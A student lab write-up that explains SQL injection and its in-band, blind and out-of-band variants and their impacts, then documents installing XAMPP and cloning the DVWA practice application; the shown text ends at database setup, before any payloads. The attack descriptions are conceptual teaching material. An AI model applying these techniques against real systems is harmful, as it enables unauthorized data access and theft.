

Aim: To demonstrate a SQL Injection Attack

What is SQL Injection?

SQL Injection (SQLi) is a code injection technique where an attacker inserts malicious SQL statements into application queries. The fundamental flaw occurs when an application builds a SQL query by directly concatenating untrusted user input into the query string, rather than treating that input strictly as data. Because SQL does not distinguish between "code" and "data" once they are combined into the same string, an attacker who controls part of that string can add their own clauses, operators, or subqueries and change what the database actually executes .

Working




Web applications often construct SQL queries by combining static SQL with user-provided input. When applications fail to properly validate or sanitize this input, attackers can inject additional SQL commands that the database executes alongside the intended query .




Types of SQL Injection Attacks




- **In-Band Injection:** The attacker sends a payload and reads the result directly in the application's response. This includes UNION-based injection (appending a second SELECT to pull data from unrelated tables) and error-based injection (leaking database structure through verbose error messages) .
- **Blind (Inferential) Injection:** Produces no visible output, so attackers rely on boolean-based queries that flip a page's behavior true/false, or time-based queries that use functions like SLEEP() to measure response delay and confirm conditions indirectly .
- **Out-of-Band Injection:** Exfiltrates data through a separate channel, such as forcing the database server to make a DNS lookup or HTTP request containing stolen data to an attacker-controlled domain .



SQL injection vulnerabilities enable attackers to perform unauthorized actions :




- **Bypass authentication and authorization:** Circumvent login mechanisms to access accounts without valid credentials or elevate privileges to gain administrative access .
- **Retrieve entire database contents:** Extract all data including customer information, personal data, trade secrets, intellectual property, and confidential business information .
- **Modify or delete database records:** Insert, update, or delete records—adding new administrative accounts, modifying prices in e-commerce systems, or deleting audit logs to cover tracks .
- **Execute operating system commands:** In some configurations, attackers can execute commands on the underlying operating system, leading to complete server compromise .
- **Perform denial of service:** Craft queries that consume excessive resources, making the application unavailable to legitimate users .


Step No.	Image	Action
1		Launching the XAMPP Setup Wizard
2		Selecting Required components such as Apache, MySQL, PHP, and phpMyAdmin are selected for installation.
3		Choosing the Installation Directory: The installation folder (C:\xampp2) is specified for XAMPP.

4		Choosing preferred Language
5		Setup is ready to begin installing XAMPP on the computer
6		Installation Started


7	 The screenshot shows the 'Welcome to XAMPP!' window of the XAMPP Setup Wizard. It features the XAMPP logo and a description: 'XAMPP is an easy to install Apache distribution containing MySQL, PHP and Perl'. A progress bar indicates 'Installing' and 'Unpacking files'. At the bottom, there are '< Back', 'Next >', and 'Cancel' buttons.	Installation in progress
8	 The screenshot shows a 'Windows Security Alert' dialog box. The title is 'Windows Defender Firewall has blocked some features of this app'. The main text states: 'Windows Defender Firewall has blocked some features of Apache HTTP Server on all public and private networks.' It lists details: Name: Apache HTTP Server, Publisher: Apache Software Foundation, Path: C:\xampp\apache\bin\httpd.exe. Below, it asks to 'Allow Apache HTTP Server to communicate on these networks:' with two checked options: 'Private networks, such as my home or work network' and 'Public networks, such as those in airports and cafés (not recommended because these networks often have little or no security)'. At the bottom are 'Allow access' and 'Cancel' buttons.	Windows Firewall requests permission for Apache to communicate through the network
9	 The screenshot shows the 'Completing the XAMPP Setup Wizard' window. It features the XAMPP logo and states: 'Setup has finished installing XAMPP on your computer.' There is a checked checkbox for 'Do you want to start the Control Panel now?'. At the bottom, there are '< Back', 'Finish', and 'Cancel' buttons.	Installation completes successfully and the Control Panel option is selected.

10		Opening the XAMPP Control Panel
11		Cloning DVWA repo from "https://github.com/digininja/DVWA"
12	<pre>spectre@ghouled-gadget MINGW64 /c/xampp2/htdocs \$ git clone https://github.com/digininja/DVWA.git Cloning into 'DVWA'... remote: Enumerating objects: 5764, done. remote: Counting objects: 100% (18/18), done. remote: Compressing objects: 100% (12/12), done. remote: Total 5764 (delta 5), reused 13 (delta 5), pack-reused 5746 (from 1) Receiving objects: 100% (5764/5764), 2.77 MiB 72.00 KiB/s, done. Resolving deltas: 100% (2862/2862), done.</pre>	Repository Successfully Cloned

13		Copied the cloned repo to XAMPP "htdocs"
14		Contents of the repository
15		Renaming the "config.inc.php.dist" to "config.inc.php" in "/xampp/htdocs/DVWA/config"




16








XAMPP MySQL
phpMyAdmin
dashboard

17



DVWA database
shows successful
integration of
DVWA and
XAMPP


